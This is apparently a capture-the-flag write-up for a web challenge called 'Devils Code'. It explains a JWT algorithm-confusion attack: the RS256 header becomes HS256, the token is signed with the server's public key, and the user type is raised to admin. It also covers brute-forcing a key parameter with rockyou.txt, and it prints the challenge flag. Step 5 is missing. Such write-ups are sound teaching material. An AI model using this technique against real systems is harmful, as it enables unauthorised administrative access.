Devils Code

Challenge Description :

In the Grand Line of the web, hidden treasures await those who dare to seek them. The Straw Hat Pirates have stumbled upon a mysterious website that holds a vital clue to the One Piece. But only those who can decipher the Devil's Code will be able to unlock its secrets. Navigate through the hidden layers, bypass the traps, and uncover the truth behind this enigmatic web challenge. Do you have what it takes to claim the treasure and reveal the flag?

Walkthrough:

Step 1: Analyze the Provided JWT

You are given a JWT that looks something like this:

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoic2FuIiwidHlwZSI6InVzZXIiLCJpYXQiOjE3MjU5NzMzODYsImV4cCI6MTcyNTk3Njk4Niwibm9uY2UiOiI1ZDQxNDAyYWJjNGIyYTc2Yjk3MTlkOTExMDE3YzU5MiJ9.PU_hUutIh9O0cAEtPPl4eTHzEzlCaO275GiEi2jzacFAeksjr0bRANj-
gfub93Jse3WG1TporInUZvHhZ8eWvOIAJ3qVqUUuEkhrUOpBg5BDrY8uOaw7XzoniFRrcjL5_Hgm-T9rRab_M001bJADExPXGI08adPDAa8LkT9nvDVBtLspFj-
vKkLH9cb27grXS6xgBNgwRjlHWrLdcDMyAPTEAJ91rfHd61SWHqKMvMwz97gx3YpAxpD_INDqx0DyWKXzWb9sufT4wke5TVntBrAPpOA2iDQfNlduzdjEoPE8Xr6z95n0uzXyTnC0Ts6doQfaTrakMRJijFxaNK9Deg
```

The three parts of the token are:

1. **Header**: Encoded JSON that contains the algorithm and token type.
2. **Payload**: Encoded data with user info, such as `"name": "san"`, `"type": "user"`.
3. **Signature**: A cryptographic signature using the private key.

Step 2: Decode the JWT

Use an online tool like jwt.io to decode the JWT. You'll see something like this:

Header:

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

Payload:

```
{
  "name": "san",
  "type": "user",      // This is where the type is set to "user"
  "iat": 1725973386,
  "exp": 1725976986,
  "nonce": "5d41402abc4b2a76b9719d911017c592"
}
```

The payload shows the `"type": "user"`, but we need `"type": "admin"` to access the admin page.

Step 3: Modify the JWT Header and Payload

The trick is to modify the header to use `HS256` (a symmetric algorithm) and use the server's **public key** as the signing key to create a valid signature.

- **Change the header** from `RS256` to `HS256`.
- **Change the payload** from `"type": "user"` to `"type": "admin"`.

Modified Header:


```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Modified Payload:

```
{
  "name": "san",
  "type": "admin",
  "iat": 1725973386,
  "exp": 1725976986,
  "nonce": "5d41402abc4b2a76b9719d911017c592"
}
```



Step 4: Get the Modified JWT Token

Use the popular `jwt_tool` to modify the token



Step 6: Send the New Token to the Admin Page With the Secret Key

Now, take the newly generated token and send it to the `/api/admin` endpoint.



Note : you need to bruteforce the secret key in burp intruder using the wordlist rockyou.txt . End point :

`https://challenge1.whatians.in/api/admin?key="key from rockyou.txt"`

Step 7: Access the Admin Panel and Extract the Flag

If the server accepts the modified token, you should gain access to the admin panel and receive the flag.

After sending a valid token, you'll get a response like:

```
HTTP/1.1 200 OK
Content-Type: application/json

{
  "flag": "HACKOPS{D3v!l_Fr0g_c0d3_Unle@sh3d}"
}
```

This indicates that you've successfully exploited the JWT token to access the admin panel and retrieve the flag.
